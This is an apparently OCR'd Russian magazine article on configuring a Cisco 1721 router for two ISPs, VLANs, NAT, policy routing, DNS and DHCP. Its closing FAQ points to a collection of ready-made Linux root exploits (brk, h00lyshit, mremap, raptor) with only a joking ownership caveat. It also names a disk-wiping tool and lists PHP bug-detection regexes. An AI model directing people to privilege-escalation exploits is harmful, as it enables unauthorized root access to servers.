Для выбора подходящего IOS'а используется утилита Feature Navigator. Находится она на официальном сайте Cisco: tools.cisco.com/ITDIT/CFN/jsp/index.jsp. Искать подходящий IOS можно по набору возможностей, по используемой платформе, а также по названию образа. Чтобы посмотреть, какой у тебя установлен IOS, достаточно набрать в консоли:

```
cisco#show version
```

Эта команда выдаст полную информацию о твоей циске — количество памяти, аптайм, модель процессора, доступные интерфейсы, значение конфигурационного регистра.

ПОСТАНОВКА ЗАДАЧИ В начальных условиях у нас есть два провайдера: первый предоставляет доступ в интернет через локальную сеть с серым (читай: приватным) IP, второй выдает белый IP, но только после установления соединения с PPTP-сервером. Также у нас имеется две локальных сети с адресами 192.168.1.0/24 и 192.168.3.0/24. Адрес демилитаризованной зоны (DMZ) — 10.10.20.0/24. Формулируем задачи:

1. Cisco должна устанавливать соединение с PPTP-сервером.
2. Локальные сети должны выходить в интернет через первого провайдера (выделяет серый IP).
3. Все запросы на внешний IP должны перенаправляться в DMZ на соответствующие сервера.
4. Для локальных сетей циска должна выступать в роли DNS и DHCP серверов.

ПОДКЛЮЧЕНИЕ К ЦИСКЕ Я предпочитаю настраивать сетевое оборудование через консоль, дабы при неполадках в сети оставалась возможность продолжения настройки. Итак, один конец консольного провода цепляем к циске, другой конец — к компу, используя COM-порт. Чтобы подключиться к девайсу, запускаем любую терминальную программу и соединяемся с COM-портом на скорости 9600. Как вариант, — можешь использовать HyperTerminal, который включен в состав Windows. После подключения жмем <Enter> и входим в привилегированный режим командой «enable». В данный момент можно посмотреть состояние различных счетчиков, текущую и стартовую конфигурацию, а также произвести поиск неисправностей в сети (я имею в виду ping, traceroute). Для перехода в режим конфигурации необходимо ввести команду «configure terminal». Именно в этом режиме мы и будем производить всю дальнейшую настройку.

ПОДКЛЮЧЕНИЕ СЕТЕЙ В принципе, здесь ничего сложного — подключаем витую пару в циску и присваиваем IP-адреса интерфейсам. Все бы хорошо, но порты модуля WIC-4ESW — это switch-порты, то есть на них нельзя выставить IP-адрес (L2 switching). Решение сводится к добавлению физических портов в определенные VLAN'ы. Для тех, кто не в курсе: VLAN — это виртуальная локальная вычислительная сеть, отличие которой от обычной сети состоит в том, что отделяется она от других сетей не физически (установка нового оборудования), а логически (на управляемом коммутаторе ставится соответствие между его портами и определенными VLAN). Другими словами, для решения нашей проблемы нам необходимо создать четыре виртуальные сети, присвоить им IP-адреса и сказать циске, что этот порт принадлежит этой сети, а этот — той. Чтобы не занимать драгоценное журнальное место и не повторяться, приведу пример только для одной сети:




Схема нашей сети

```
cisco#vlan database
cisco(vlan)#vlan 2
VLAN 2 added:
Name: VLAN0002
cisco(vlan)#ex
```

Теперь настроим наш vlan-интерфейс:

```
cisco#conf t
! Настраиваем vlan 2
cisco(config)#int vlan 2
! Выставляем IP адрес
cisco(config-if)#ip-address
192.168.1.254 255.255.255.0
cisco(config-if)#^Z
```

Последнее, что необходимо сделать — добавить физический интерфейс в нужный нам vlan:

```
! Конфигурируем интерфейс
fastethernet 4
cisco(config)#int fa4
! Тип порта (может быть еще trunk)
cisco(config-if)#switchport mode
access
! Добавляем этот порт во второй vlan
cisco(config-if)#switchport access
vlan 2
```

Посмотрим, что получилось:

```
cisco#sh ip int brief vlan 2
Interface•IP-Address•OK?•Method•St
atus•Protocol
Vlan2•192.168.1.254•YES•manual •up
•up
cisco#sh ip int brief fa4
Interface•IP-Address•OK?•Method•
Status•Protocol
FastEthernet4•unassigned•YES•
unset•up•up
cisco#sh vlan-switch
VLAN Name          Status    Ports
---------------------------------
1   default        active
2   VLAN0002       active     Fa4
... skipped ...
```

Можешь попробовать пропинговать кого-нибудь. Должно получиться. В качестве упражнения советую подключить остальные сети по аналогии с тем, как мы только что сделали. Советую также добавлять описание к интерфейсу с помощью команды description, которую необходимо вводить в режиме конфигурирования интерфейса. Это необязательная процедура, но через некоторое время без таких пометок будет сложно разобраться, что к чему относится.

СОЕДИНЕНИЕ С PPTP-СЕРВЕРОМ Когда я покупал циску, то полагал, что установить соединение с VPN-сервером по протоколу PPTP — простая задача. На деле оказалось, что девайс умеет соединяться только по протоколу L2TP. Прогуглив этот вопрос, я нашел решение, которое мне кажется больше хаком, чем документированной возможностью. Нижеследующая команда не появляется по нажатию «?», и ее нужно ввести вручную. Благодаря этой команде, при выборе протокола подключения можно выбрать протокол PPTP.


```
cisco(config)#service internal
```

Включаем и настраиваем vpdn (Virtual Private Dialup Network):

```
! Включаем vpdn
cisco(config) #vpdn enable
! Создаем группу с номером 1
cisco(config) #vpdn-group 1
cisco(config-vpdn) #request-dialin
! Указываем протокол соединения
cisco(config-vpdn-req-in)#protocol
pptp
cisco(config-vpdn-req-in)#rotary-
group 0
! Указываем VPN сервер
cisco(config-vpdn)#initiate-to ip _vpn_
server_ip_
```


Понятное дело, что вместо «_vpn_server_ip_» необходимо подставить IP-адрес своего VPN-сервера. Теперь создаем сам интерфейс, на котором укажем параметры соединения:

```
! Настраиваем интерфейс VPN-клиента
cisco(config)#interface Dialer0
! Указываем mtu
cisco(config-if)#mtu 1440
! Автоматически получать IP-адрес
cisco(config-if)#ip address
negotiated
```



Официальная документация от Cisco Systems

Вывод команды «show version» — полная информация о роутере



info

• Cisco IOS — многозадачная операционная система, выполняющая функции сетевой организации, маршрутизации, коммутации и передачи данных.

• CLI — интерфейс командной строки Cisco IOS.

• Dynamips — программный эмулятор маршрутизаторов Cisco. Позволяет эмулировать аппаратную часть маршрутизаторов, непосредственно загружая и взаимодействуя с реальными образами Cisco IOS. Работает на Windows, большинстве Linux-систем, а также на Mac OS X.

• Подробнее о VLAN'ах и создании виртуальной локальной сети читай в статье «Шаманство над вилланами», опубликованной в январском номере][за 2009 год.

```
! Благодаря данной команде наш интерфейс будет
всегда в состоянии "up"
cisco(config-if)#ip pim dense-mode
! Выставляем инкапсуляцию ppp
cisco(config-if)#encapsulation ppp
cisco(config-if)#dialer in-band
cisco(config-if)#dialer idle-timeout 0
cisco(config-if)#dialer string 123
cisco(config-if)#dialer vpdn
! Номер dialer-list'а — для просмотра подходя-
щих данных
cisco(config-if)#dialer-group 1
! Отрубаем поддержку cisco discovery protocol
на этом интерфейсе
cisco(config-if)#no cdp enable
! Указываем логин и пароль для аутентификации
cisco(config-if)#ppp chap hostname _login_
cisco(config-if)#ppp chap password 0 _
password_
```

И добавляем dialer-list, где будут задаваться типы данных (в нашем случае — весь протокол IP), которые будут заставлять циску устанавливать соединение:

```
cisco(config)#dialer-list 1 protocol ip permit
```

Вот вроде бы и все. Теперь соединение с VPN-сервером должно пройти нормально. Проверяем:

```
cisco#sh ip int dial0
Interface•IP-Address•OK?•Method•Status•Protocol
Dialer0•xxx.xxx.xxx.xxx•YES•IPCP•up•up
```

Соединение успешно установлено! Переходим к самому интересному — выпуск пользователей в интернет.

НАТИМ ПОЛЬЗОВАТЕЛЕЙ Как сказано в техзадании, нам необходимо выпускать пользователей в интернет через первого провайдера, а второго оставить только для внешних сервисов. Самым простым будет установить дефолтный маршрут на первого провайдера и NAT'ить все пакеты, идущие из наших сетей. Так и поступим:

```
cisco(config)#ip route 0.0.0.0 0.0.0.0 ISP1_GW
```

Маршрут добавили. Теперь создаем Access List. Он будет ловить необходимые нам пакеты, для которых нужно делать NAT. Прошу заметить, что в данных правилах используется не обычная маска, а инвертная:


```
! Создаем access-list номер 1
cisco(config)#access-list 1 permit
192.168.1.0 0.0.0.255
cisco(config)#access-list 1 permit
192.168.3.0 0.0.0.255
```

Введенный ACL не применяется на интерфейсе для разграничения доступа, и правила permit и deny следует понимать не как «разрешить» или «запретить», а как просмотр подходящих (permit) и неподходящих (deny) пакетов. При написании NAT-правил нам придется указать адреса источников, которые необходимо будет заменить. Именно для этих целей нам пригодится наш ACL. В итоге, схема выглядит так: адрес источника будет модифицироваться только в тех пакетах, которые подошли под этот ACL.

```
! Указываем в качестве исходных адресов
access-list 1
cisco(config)#ip nat inside source list 1
interface Vlan4 overload
```

Здесь мы меняем адреса на адрес интерфейса vlan 4. В завершающей стадии нам нужно указать, какие интерфейсы являются внутренними, а какие — внешними. Делается это с помощью команд «ip nat inside» и «ip nat outside» соответственно. Команды вводятся при конфигурировании интерфейса:

```
cisco(config)#int vlan 2
cisco(config-if)#ip nat inside
cisco(config-if)#int vlan 4
cisco(config-if)#ip nat outside
```



В процессе настройки VLAN


Cisco 1721. Вид спереди


Cisco 1721. Вид сзади. Справа находится модуль WIC-4ESW, слева — Serial порт и по центру — Console

В этом случае vlan2 является внутренней сетью, а vlan4 — внешней.

ИСПОЛЬЗУЕМ ВНЕШНИЕ РЕСУРСЫ Следующим шагом будет перенаправление всех данных от внешних клиентов к внутренним серверам. Не станем сразу переходить к настройке, а сначала разберемся, как это должно работать. Итак, на внешний интерфейс приходят запросы на порт 80. Наша циска перенаправляет полученные данные Web-серверу, который стоит в DMZ. После обработки данных Web-сервер начинает отвечать, и тут возникает большая проблема. Ответ попадает к циске, у которой default route стоит ISP1_GW — именно через этот шлюз она его и отправит. Если непонятно, в чем косяк, то представь ситуацию, когда ты спрашиваешь у кого-то «как дела», а отвечает тебе совершенно другой, незнакомый человек. На незнакомца ты, естественно, внимания не обращаешь. Тут ситуация аналогична: запрос мы отправили на один IP, а ответ пришел с какого-то совершенно левого. Исправлять будем с помощью Policy Based Routing. Необходимо создать ACL, определяющий пакеты, которые должны быть отправлены через канал второго провайдера:

```
! Создаем расширенный access-list номер 100
! Так как в расширенных листах нет отрицания, то перед
разрешающими правилами пишем запрещающие
cisco(config)#access-list 100 deny tcp host 10.10.20.2
eq www 192.168.1.0 0.0.0.255
cisco(config)#access-list 100 deny tcp host 10.10.20.2
eq www 192.168.3.0 0.0.0.255
cisco(config)#access-list 100 permit tcp host 10.10.20.2
eq www any
```

Первые два правила deny означают, что к пакетам, идущим от веб-сервера к локальным сетям, не будет применяться политика маршрутизации. А остальные пакеты попадут в политику WEB:

```
cisco(config)#route-map WEB permit 10
! Определяем область действия политики — только на адреса, подпадающие под access-list 100
cisco(config-route-map)#match ip address 100
cisco(config-route-map)#set ip next-hop 172.17.0.1
```

Директива match указывает, какие данные попадают под эту политику; команда «set ip next-hop» задает следующий hop. Для полного счастья ос-

```
cisco#
cisco#sh ip traffic | section TCP|UDP|ICMP|ARP
ICMP statistics:
  Rcvd: 0 format errors, 0 checksum errors, 0 redirects, 3755 unreachable
        116827 echo, 220 echo reply, 0 mask requests, 0 mask replies, 0 quench
        0 parameter, 0 timestamp, 0 info request, 0 other
        0 irdp solicitations, 0 irdp advertisements
  Sent: 82485 redirects, 461 unreachable, 1020 echo, 116827 echo reply
        0 mask requests, 0 mask replies, 0 quench, 0 timestamp
        0 info reply, 926 time exceeded, 0 parameter problem
        0 irdp solicitations, 0 irdp advertisements
TCP statistics:
  Rcvd: 74702 total, 23 checksum errors, 504 no port
  Sent: 72560 total
UDP statistics:
  Rcvd: 2226316 total, 4 checksum errors, 1941109 no port
  Sent: 321293 total, 0 forwarded broadcasts
ARP statistics:
  Rcvd: 47900918 requests, 335 replies, 0 reverse, 0 other
  Sent: 9037 requests, 39312318 replies (39270664 proxy), 0 reverse
cisco#sh access-lists
Standard IP access list 1
    10 permit 192.168.3.166 (161 matches)
    20 permit 192.168.1.0, wildcard bits 0.0.0.255 (92534 matches)
    30 permit 10.10.20.0, wildcard bits 0.0.0.255 (351 matches)
Extended IP access list 100
    10 deny tcp host 10.10.20.2 eq www 192.168.1.0 0.0.0.255 (8881 matches)
    20 permit tcp host 10.10.20.2 eq www any (12398206 matches)
    30 permit tcp host 192.168.1.250 eq 22 any (13801 matches)
```

Смотрим списки доступа и статистику по протоколу IP

Различные компоновки Cisco IOS

- IP Base – начальный уровень функциональности, включается во все другие «feature sets». Обеспечивает базовый роутинг, то есть статические маршруты, RIP, OSPF, EIGRP, только на IPv4. Включает VLAN (802.1Q и ISL) и NAT.
- IP Services (для L3 свичей) – протоколы динамической маршрутизации, NAT, IP SLA.
- Advanced IP Services – добавляется поддержка IPv6.
- IP Voice – добавляет функциональность VoIP и VoFR.
- Advanced Security – добавляется IOS/Firewall, IDS, SSH и IPSec (DES, 3DES и AES).
- Service Provider Services – добавляется IPv6, Netflow, SSH, BGP, ATM и VoATM.
- Enterprise Base – добавляется поддержка протоколов IPX и AppleTalk. Также включаются IBM features типа DLSw+, STUN/BSTUN и RSRB.

талось сделать три очень простых действия. Во-первых, перенаправить данные из интернета к Web-серверу. Во-вторых, выполнить трансляцию ответов от Web-сервера. В-третьих, применить политику маршрутизации на интерфейсе, который смотрит в DMZ.
Первое действие осуществляется в одну строчку:

```
cisco(config)#ip nat inside source static tcp _web_
server_ip_ 80 xxx.xxx.xxx.xxx 80 extendable
```

Второе также не отличается особой сложностью:

```
cisco(config)#ip nat inside source list 100 interface
Dialer0 overload
```

Напоминаю, что имя внешнего интерфейса — Dialer0, и что на нем необходимо сделать «ip nat outside», иначе IOS не будет NAT'ить данные.
Третьим действием применяем политику маршрутизации:

```
cisco(config)#int vlan 5
cisco(config-if)#ip policy route-map WEB
```

В принципе, на этом можно было бы закончить настройку нашего боевого роутера, если бы не его возможности по работе DNS и DHCP.

НАСТРОЙКА ЦИСКИ В КАЧЕСТВЕ DNS И DHCP СЕРВЕРА Вообще говоря, оборудование Cisco ориентировано на маршрутизацию и коммутацию данных в сетях, но никак не на работу в качестве DNS-сервера. Для этого лучше выделить отдельную машинку или использовать уже существующую. Я же покажу пример настройки сервера DNS чисто в образовательных целях. Настройка сводится к указанию адресов вышестоящих DNS и, если нужно, созданию каких-либо внутренних зон. Ниже представлен пример настройки с комментариями:

```
 ! Указываем DNS сервера провайдера
cisco(config)#ip name-server abc.abc.abc.abc
cisco(config)#ip name-server bca.bca.bca.bca
! Включаем наш DNS сервак
cisco(config)#ip dns server
! Создаем primary зону test
cisco(config)#ip dns primary test soa ns.test postmaster.test
! Добавляем запись типа NS
cisco(config)#ip host test ns ns.test
! Добавляем записи типа A
cisco(config)#ip host ns.test 192.168.1.254
cisco(config)#ip host anyhost.test 192.168.1.250
```

DHCP также лучше вынести на отдельный сервер, но если нет такой возможности, воспользуемся встроенными средствами. Настраивать, по сути, необходимо пулы, которые привязываются к конкретным сетям командой network. Для каждого пула выставляются специфические настройки — адреса DNS серверов, адрес дефолтного маршрута, WINS сервера и т.д.:

```
! Создаем первый пул
cisco(config)#ip dhcp pool FirstPool
! Указываем сеть
cisco(dhcp-config)#network 192.168.1.0 255.255.255.0
! Специфические настройки
cisco(dhcp-config)#default-router 192.168.1.254
cisco(dhcp-config)#dns-server 192.168.1.254
cisco(dhcp-config)#domain-name domain1
cisco(dhcp-config)#exit
! Создаем второй пул
cisco(config)#ip dhcp pool SecondPool
! Указываем сеть
cisco(dhcp-config)#network 192.168.3.0 255.255.255.0
! Специфические настройки
cisco(dhcp-config)#domain-name domain2
cisco(dhcp-config)#default-router 192.168.3.2
cisco(dhcp-config)#dns-server 192.168.3.2
cisco(dhcp-config)#exit
! Указываем, какие адреса DHCP не будет присваивать кли-
ентам
cisco(config)#ip dhcp excluded-address 192.168.1.200
192.168.1.254
cisco(config)#ip dhcp excluded-address 192.168.3.1
192.168.3.10
```


Мне кажется, настройка DHCP — довольно прозрачная процедура, и вопросов тут быть не должно. А если они и возникнут, то в официальной документации есть хорошие примеры с объяснениями.

УДАЧИ! Конечно, в рамках одной статьи нереально раскрыть все тонкости работы с цисками, но я надеюсь, что мне удалось показать, что не так страшен черт, как его малюют. Главное в этом деле — практика.



ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ CORWIN88@MAIL.RU, HTTP://
SECADVIS.WORDPRESS.COM /

FAQ UNITED:



Q: У меня постоянно не компилируются эксплоиты для получения root-прав на *nix-серверах, выдавая всевозможные ошибки. Может, где-то уже есть готовые к запуску сплоиты?
A: Думаю, не стоит говорить, что сплоит, скомпилированный на сторонней машине, с большой вероятностью может не выполниться на нужном сервере, а что еще хуже — и вовсе «подвесит» систему или вызовет kernel panic (хотя то же самое возможно, даже если ты скомпилил эксп на самом сервере). Поэтому всегда полезно читать комментарии автора эксплоита, оставленные в исходнике. Если на все вышесказанное тебе забить, то смело топай по адресу http://jshooter.by.ru/xpl. Там ты найдешь такие известные сплоиты, как brk, h00lyshit, ptrace, mremap, raptor и многие другие. Само собой, все эти отмычки ты должен использовать только на своем сервере :).

Q: Существует ли возможность быстро, программными средствами уничтожить содержимое жесткого диска в экстренных ситуациях?
A: На практике сам я еще не испытывал, но существует так называемый Darik's Boot and Nuke — система для быстрого удаления информации с жестких дисков. Записываешь iso'шник на CD или floppy, вставляешь при следующей загрузке в дисковод — и все. Есть возможность выбрать: создавать такой диск для стирания Windows-систем или Linux.

Q: Пишу Security-анализатор php-скриптов, можешь подсказать примеры уже составленных регулярок для поиска известных багов?
A: Подобный сканер написан командой acid root — и, соответственно, примеры их регэкспов:

```
•/fopen$space\((.*)$userdat(.*)\)/i
•/mail$space\((.*)$userdat(.*)\)/i
•/\<\?\=$space(.*)$userdat/i
```

Смотри скрипты на диске.

